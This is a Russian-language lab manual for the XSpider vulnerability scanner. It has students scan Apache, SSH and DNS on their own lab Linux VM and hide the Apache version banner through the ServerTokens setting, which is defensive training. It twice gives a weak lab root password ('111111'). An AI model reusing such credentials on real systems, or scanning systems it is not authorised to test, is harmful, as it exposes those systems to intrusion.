
1) Включить виртуальную машину с ОС Linux
2) Перейти в консоль управления XSpider
3) Открыть вкладку «Сканирования», панель «Профили»
4) Добавить новый профиль, указать название профиля: «Сканирование Apache»
5) В перечень сканируемых портов добавить только порт 80




6) Отключить сканирование UDP сервисов




7) В секции «Определение уязвимостей» отключить опции «Проверять на известные DoS-атаки», «Проверять на новые DoS-атаки», если они включены



8) В секции «HTTP» включить опцию «Искать уязвимости в веб-приложениях»




9) В секции «Подбор учётных записей» отключить опцию «Подбирать учётные записи»




10) Сохранить профиль

11) Создать новую задачу "Сканирование Apache"



12) Выполнить сканирование виртуальной машины Linux (3-4 минуты)

13) Обратить внимание на уязвимости, найденные на 80-м порту (сервер Apache), а также на результаты идентификации сервиса HTTP (версия и т. д.)



14) Перейти в окно виртуальной машины Linux и войти в систему
login: root

password: 111111

15) Перейти в каталог /etc/httpd/conf
cd /etc/httpd/conf

16) запустить mc

17) открыть для редактирования файл httpd.conf

18) найти директиву ServerTokens и присвоить ей значение ProductOnly


```
### Section 1: Global Environment
#
# The directives in this section affe
# such as the number of concurrent re
# can find its configuration files.
#

#
# Don't give away too much informatic
# we are running.  Comment out this l
# finding out what major optional moc
ServerTokens ProductOnly

#
```

19) Сохранить файл

20) Перезапустить сервис httpd командой service httpd reload

```
[root@host11 ~]# service httpd reload
Reloading httpd:                                           [  OK  ]
[root@host11 ~]#
```


21) Выполнить сканирование, просмотреть результаты



22) Обратить внимание на результаты идентификации приложения, сравнить с предыдущим сканированием

23) Вновь открыть для редактирования файл httpd.conf


24) "Закомментировать" директиву ServerTokens



25) Сохранить файл

26) Перезапустить сервис httpd командой service httpd reload


27) Выполнить сканирование, просмотреть результаты, сравнить с предыдущими сканированиями




5.7.2. Часть 2. Сканирование DNS и SSH

5.7.2.1. Подготовка профиля и задачи


1) Загрузить виртуальную машину с ОС Linux
2) Войти в систему (login: root, password: 111111)
3) Запустить сервис DNS (если он не работает)




4) Перейти в консоль управления XSpider
5) Создать копию профиля "Сканирование Apache", указав название профиля: «Сканирование сетевых сервисов»



6) В перечень сканируемых портов добавить только порты 22, 53 (см. рис. выше)
7) В секции "Сканер UDP-сервисов" отключить все опции, кроме DNS

